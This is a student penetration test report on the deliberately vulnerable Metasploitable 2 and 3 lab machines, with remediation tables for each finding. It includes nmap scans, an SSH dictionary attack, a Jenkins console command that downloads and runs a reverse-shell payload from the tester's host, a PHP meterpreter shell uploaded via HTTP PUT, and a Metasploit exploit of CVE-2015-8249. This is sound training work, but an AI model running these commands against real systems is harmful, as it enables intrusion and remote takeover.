Penetration Testing Report

Presented by:

Abdelrahman Mostafa
Saif Aboalnaga
Khaled Shalaby
Mohamed Ayman
Anas Khalil

Presented for: Eng. Beshoy Vector
Digital Egypt Pioneers Initiative (DEPI)

Target : Metasploitable 2,3

Testers : Saif Aboalnaga, Abdelrahman Mostafa, Anas Khalil

Table of CONTENTS

Overview

Executive Summary

This report provides a detailed overview of the findings from a penetration test conducted on the Metasploitable 2 and Metasploitable 3 virtual machines. This test was conducted using a black-box methodology to simulate an attacker with no prior knowledge of the environment. Multiple vulnerabilities were identified and exploited, allowing for unauthorized access to critical system components and complete system compromise.

Approach

A black-box penetration test was conducted between 1 October 2024 and 15 October 2024 against the Metasploitable 2 and Metasploitable 3 system. The goal was to identify any misconfigurations and vulnerabilities and assess their impact on the system's confidentiality, integrity, and availability. Testing involved the use of publicly available exploits, network enumeration tools, and manual testing techniques.

Tools Used:

- **Nmap** for port scanning and service enumeration
- **Metasploit Framework** for Vulnerability Exploitation
- **Reverse and bind TCP listeners** for remote access
- **Hydra** for Bruteforcing attacks
- **ApacheTomcatScanner**(https://github.com/p0dalirius/ApacheTomcatScanner)
- TODO

Scope

The assessment focused on the Metasploitable 2 system with the IP address 192.168.1.14 and the Metasploitable 3 system with the IP address of 192.168.1.48. These machines, designed for educational purposes, contains numerous known vulnerabilities.

Assessment Summary

Assessment Overview and Recommendations :

The Metasploitable 2 and 3 environment contained several critical vulnerabilities that could be exploited easily. Key vulnerabilities identified include :

- **Metasploitable 2:**
  - Netcat Bindshell – Port 1524
  - Backdoor FTP – vsftpd 2.3.4 – Port 21
  - MySQL – Port 3306
  - Telnet – Port 23
  - PostgreSQL – Port 5432
  - HTTP – Port 80
- **Metasploitable 3:**
  - SSH - Port 22
  - Jenkins- Port 8484
  - Unrestricted HTTP File Upload - Port 8585
  - Glassfish - Port 8080
  - ManageEngine Desktop Central - Port 8020
  - Tomcat - Port 8282

Network Penetration Test Assessment Summary:

During the assessment, 12 significant vulnerabilities were discovered and successfully exploited. Each vulnerability posed a critical risk to the system's integrity, allowing an attacker to escalate privileges, gain unauthorized access and ultimately compromise the entire environment.

Internal Walkthrough

Internal Network Compromise Walkthrough :

Performing an initial Nmap scan allows us to identify open ports on the target system, which can reveal potential attack vectors for further exploration.

Metasploitable 2:

```
QUITTING!
saifaboalnaga@Saifs-MacBook ~ % sudo nmap -sV -sS -A -T4 192.168.128.2
Password:
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-08 03:53 EEST

saifaboalnaga@Saifs-MacBook ~ % sudo nmap -sV -sS -A -T4 -p- 192.168.128.2
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-08 03:54 EEST
Stats: 0:05:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 53.85% done; ETC: 04:04 (0:04:53 remaining)
Nmap scan report for 192.168.128.2
Host is up (0.0015s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.128.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
|_ssl-date: 2024-10-08T01:09:06+00:00; -1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      36373/udp   mountd
|   100005  1,2,3      55950/tcp   mountd
|   100021  1,3,4      39661/udp   nlockmgr
|   100021  1,3,4      51497/tcp   nlockmgr
|   100024  1          50169/udp   status
|_  100024  1          56446/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Support41Auth, ConnectWithDatabase, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsCo
mpression, LongColumnFlag
|   Status: Autocommit
|_  Salt: 0pf0[Z0*Xvi-AAbK/FV[
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-10-08T01:09:06+00:00; -1s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
```

Internal Walkthrough

```
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
51497/tcp open  nlockmgr    1-4 (RPC #100021)
52392/tcp open  java-rmi    GNU Classpath grmiregistry
55950/tcp open  mountd      1-3 (RPC #100005)
56446/tcp open  status      1 (RPC #100024)
MAC Address: BE:63:C8:B6:BF:F3 (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 59m59s, deviation: 2h00m01s, median: -1s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-10-07T21:08:56-04:00

TRACEROUTE
HOP RTT     ADDRESS
1   1.53 ms 192.168.128.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


Metasploitable 3:

```
abdelrahman@ideapad:~$ sudo nmap 192.168.1.48 -p- -T4 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-15 21:09 EEST
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 34.88% done; ETC: 21:10 (0:00:11 remaining)
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 41.86% done; ETC: 21:10 (0:00:13 remaining)
Stats: 0:02:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 97.67% done; ETC: 21:12 (0:00:03 remaining)
Nmap scan report for vagrant-2008r2 (192.168.1.48)
Host is up (0.000052s latency).
Not shown: 65492 closed tcp ports (reset)
PORT      STATE SERVICE              VERSION
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi             Java RMI
3000/tcp  open  http                 WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
3700/tcp  open  giop                 CORBA naming service
4848/tcp  open  ssl/appserv-http?
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http                 Apache httpd
8022/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  papachi-p2p-srv?
8028/tcp  open  postgresql           PostgreSQL DB
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
8181/tcp  open  ssl/intermapper?
8282/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http                 Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central      ManageEngine Desktop Central DesktopCentralServer
8484/tcp  open  http                 Jetty winstone-2.8
8585/tcp  open  http                 Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi             Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc                Microsoft Windows RPC
49153/tcp open  msrpc                Microsoft Windows RPC
49154/tcp open  msrpc                Microsoft Windows RPC
49155/tcp open  msrpc                Microsoft Windows RPC
49156/tcp open  unknown
49158/tcp open  msrpc                Microsoft Windows RPC
49161/tcp open  msrpc                Microsoft Windows RPC
```

Internal Walkthrough

SSH


From the scan we can deduce that the port 22 SSH is open so we will try do a dictionary attack on the Administrator account.
Using the Hydra tool to initiate the attack and providing it with rockyou wordlist(https://github.com/zacheller/rockyou) we will obtain the Credentials for the Administrator account.




Field:	Details
CVSS Score	Base Score:9.8 Critical
CVE	CVE-2022-1668
Description	The SSH service on the target system is accessible with a weak password, making it susceptible to brute-force or dictionary attacks. This weak configuration compromises SSH's security.
Impact	An attacker could potentially gain unauthorized access to the system if they successfully guess or crack the SSH password. This could lead to data breaches, system manipulation, or further network attacks.
Remediation	• Use strong, complex passwords for SSH accounts, with a combination of letters, numbers, and special characters. • Implement SSH key-based authentication and disable password-based login. • Use tools such as Fail2Ban to limit SSH login attempts and prevent • brute-force attacks.
External References	• https://nvd.nist.gov/vuln/detail/CVE-2022-1668 • OWASP Password Strength Recommendations • Password Guidelines • SSH Key Management Best Practices

Jenkins


We can see that an http server is running on port 8484 and we can open it on our browser which shows this webpage



navigating through the manage webpage we notice a “Script Console” that could be used to run arbitrary code which we could exploit
on opening it we are provided with a console to run our Reverse Shell



using msvenom we can make our own reverse TCP meterpreter payload in form of a shell_rev_tcp exe.



Internal Walkthrough

Then we will run a python http server on our attack machine in order to transfer the payload to the victim machine using Jenkins interface

```
abdelrahman@ideapad:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.48 - - [15/Oct/2024 22:29:46] "GET /shell_rev_tcp.exe HTTP/1.1" 200 -
```


now we will run 2 commands in the Jenkins console one for downloading the payload and another one for running it

```
println new ProcessBuilder("powershell.exe", "Invoke-WebRequest -Uri 'http://192.168.1.12:8080/shell_rev_tcp.exe' -OutFile 'C:\\Program Files\\jenkins\\Scripts\\shell_rev_tcp.exe'").redirectE
```

then we will the meterpeter handler ready before running our payload

```
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:4444
```

Then run the payload




The reverse TCP connection should be established, and we will have a Meterpreter session with local privileges on the Windows Server.

Field:	Details
CVSS Score	Base Score:9.8 Critical
CVE	N/A
Description	Jenkins was found running on a Windows Server 2008 instance, accessible through the /script Groovy console. The console allows for the execution of arbitrary code, potentially enabling remote code execution. This interface can be abused to download and execute malicious payloads, leading to system compromise.
Impact	Exploiting this vulnerability can allow attackers to execute arbitrary commands on the system, potentially resulting in full compromise of the server. This may lead to data breaches, further exploitation of the network, or installation of malware on the server.
Remediation	• Restrict access to the Jenkins server, ensuring only trusted IPs can connect. • Disable the Script Console if it is not needed, or restrict it to authorized users only. • Implement proper access control and authentication for Jenkins. • Keep Jenkins and its plugins up to date to avoid other known vulnerabilities. • Use security plugins such as "Role Strategy" to control user permissions
External References	• Jenkins Security Advisories • NIST Guide to General Server Security • Hardening Jenkins

Internal Walkthrough

HTTP File Upload

In our nmap result we noticed an apache service running on port 8585 and on accessing it on our browser we are provided with this webpage



we can notice in the your projects section a links redirecting to an uploads directory.we will use the auxiliary(scanner/http/http_put) metasploit module to check if we can upload a file

```
msf6 auxiliary(scanner/http/http_put) > set FILEDATA test
FILEDATA => test
msf6 auxiliary(scanner/http/http_put) > set FILENAME test
FILENAME => test
msf6 auxiliary(scanner/http/http_put) > run

[+] File uploaded: http://192.168.1.48:8585/uploads/testLBbtM.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

and after running it we can see that we uploading the test file was successful

[TXT] testLBbtM.txt 16-Oct-2024 09:05 4

so now we will generate using msvenom a php reverse shell file

```
msf6 auxiliary(scanner/http/http_put) > msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.12 LPORT=4444 -f raw -o shell.php
[*] exec: msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.12 LPORT=4444 -f raw -o shell.php

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34851 bytes
Saved as: shell.php
```

and then the auxiliary(scanner/http/http_put) module will be used again to grant us an established TCP reverse connection giving us access to the machine

```
msf6 auxiliary(scanner/http/http_put) > set FILENAME shell.php
FILENAME => shell.php
msf6 auxiliary(scanner/http/http_put) > set FILEDATA file:shell.php
FILEDATA => /*<?php /**/ if (!isset($GLOBALS['channels'])) { $GLOBALS['ch
] = array(); } if (!isset($GLOBALS['resource_type_map'])) { $GLOBALS['res
ray(); } if (!isset($GLOBALS['readers'])) { $GLOBALS['readers'] = array()
 { global $id2f; if (! in_array($i, $id2f)) { $id2f[$i] = $c; } } define(
```

[redacted]

Index of /uploads


[ICO]	Name	Last modified	Size	Description
[DIR]	Parent Directory		-	
[TXT]	rev_phpWLwqy.txt	16-Oct-2024 08:42	9	
[TXT]	rev_phpcHOxB.txt	16-Oct-2024 08:35	17	
[TXT]	rev_phpfCHkw.txt	16-Oct-2024 08:34	17	
[ ]	shell.php	16-Oct-2024 08:59	34K	
[TXT]	testLBbtM.txt	16-Oct-2024 09:05	4	

```
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Meterpreter session 4 opened (192.168.1.12:4444 -> 192.168.1.48:49338) at 2024-10-16 19:16:44 +0300

meterpreter > shell
Process 5496 created.
Channel 0 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\wamp\bin\apache\Apache2.2.21>
```

Field:	Details
CVSS Score	Base Score:9.8(Critical)
CVE	N/A
Description	The server allows the HTTP PUT method, which can be used to arbitrary files to the server. An attacker can exploit this to upload a malicious script (e.g., web shell) that may be remotely, potentially leading to a full system compromise.
Impact	If exploited, the vulnerability can allow an attacker to upload execute malicious scripts on the server, resulting in remote code execution.
Remediation	• Disable the HTTP PUT method on the web server, especially in directories accessible to users. • Restrict upload capabilities to authenticated and authorized users only. • Use web server configuration files (e.g., .htaccess for Apache) to limit file types that can be uploaded. • Regularly review server configurations and web directory permissions.
External References	Owasp Unrestricted File Upload

Unpatched Manage Engine Desktop Central

Opening our web browser on port 8020 we are greeted with the ManageEngine Desktop Central



after doing research we discover a module that exploits CVE-2015-8249 which provides RCE.

```
msf6 auxiliary(scanner/snmp/snmp_enum) > search CVE-2015-8249

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/manageengine_connectionid_write  2015-12-14       excellent  Yes    ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/manageengine_connectionid_write

msf6 auxiliary(scanner/snmp/snmp_enum) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```


```
msf6 exploit(windows/http/manageengine_connectionid_write) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Creating JSP stager
[*] Uploading JSP stager oVMej.jsp...
[*] Executing stager...
[*] Sending stage (176198 bytes) to 192.168.1.48
[+] Deleted ../webapps/DesktopCentral/jspf/oVMej.jsp
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.1.48:49639) at 2024-10-16 23:16:16 +0300

meterpreter > shell
Process 5996 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>whoami
whoami
nt authority\local service

C:\ManageEngine\DesktopCentral_Server\bin>
```

Internal Walkthrough

Field:	Details
CVSS Score	Base Score: 9.8(Critical)
CVE	CVE-2015-8249
Description	This vulnerability in ManageEngine Desktop Central allows an attacker to upload a malicious file to the server without authentication. The uploaded file can then be executed remotely.
Impact	Successful exploitation allows remote attackers to gain full control over the affected system, leading to potential data exfiltration, system compromise, and service disruption.
Remidiation	• Upgrade to a patched version of ManageEngineDesktop Central that addresses the vulnerability. • Restrict access to application, using network-level protections. • Regularly review web application security settings and perform vulnerability assessments.
External References	• NIST NVD Entry for CVE-2015-8249 • ManageEngine Security Advisory

Tomcat

Opening port 8282 on our browser we are provided with a tomcat webpage.

